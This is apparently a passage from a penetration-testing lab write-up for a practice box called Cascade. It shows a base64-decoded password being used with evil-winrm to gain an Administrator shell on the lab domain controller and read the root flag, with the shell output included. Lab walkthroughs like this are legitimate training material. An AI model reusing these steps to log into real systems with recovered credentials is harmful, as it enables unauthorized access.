
```
ghost@localhost [22:25:44] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares] [master *]
→ % echo -n "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles%
```

I use for *Administrator* and it works.

```
ghost@localhost [22:26:16] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares] [master *]
→ % evil-winrm -i 10.10.10.182 -u administrator -p 'baCT3r1aN00dles'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

root.txt flag

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        1/12/2023   9:43 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
c7ee71faa37fc8c848d6310b96f2c0b1
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : CASC-DC1
   Primary Dns Suffix  . . . . . . . : cascade.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : cascade.local

Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
   Physical Address. . . . . . . . . : 00-50-56-B9-58-EF
```


DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : dead:beef::c49f:f9d8:2f76:5579(Preferred)
Link-local IPv6 Address . . . . . : fe80::c49f:f9d8:2f76:5579%15(Preferred)
IPv4 Address. . . . . : 10.10.10.182(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:35eb%15
10.10.10.2
DNS Servers . . . . . : 1.1.1.1
8.8.8.8
NetBIOS over Tcpip. . . . . : Enabled
Tunnel adapter isatap.{603B363A-A965-4463-A4D0-A8850F844E1E}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Evil-WinRM PS C:\Users\Administrator\Desktop>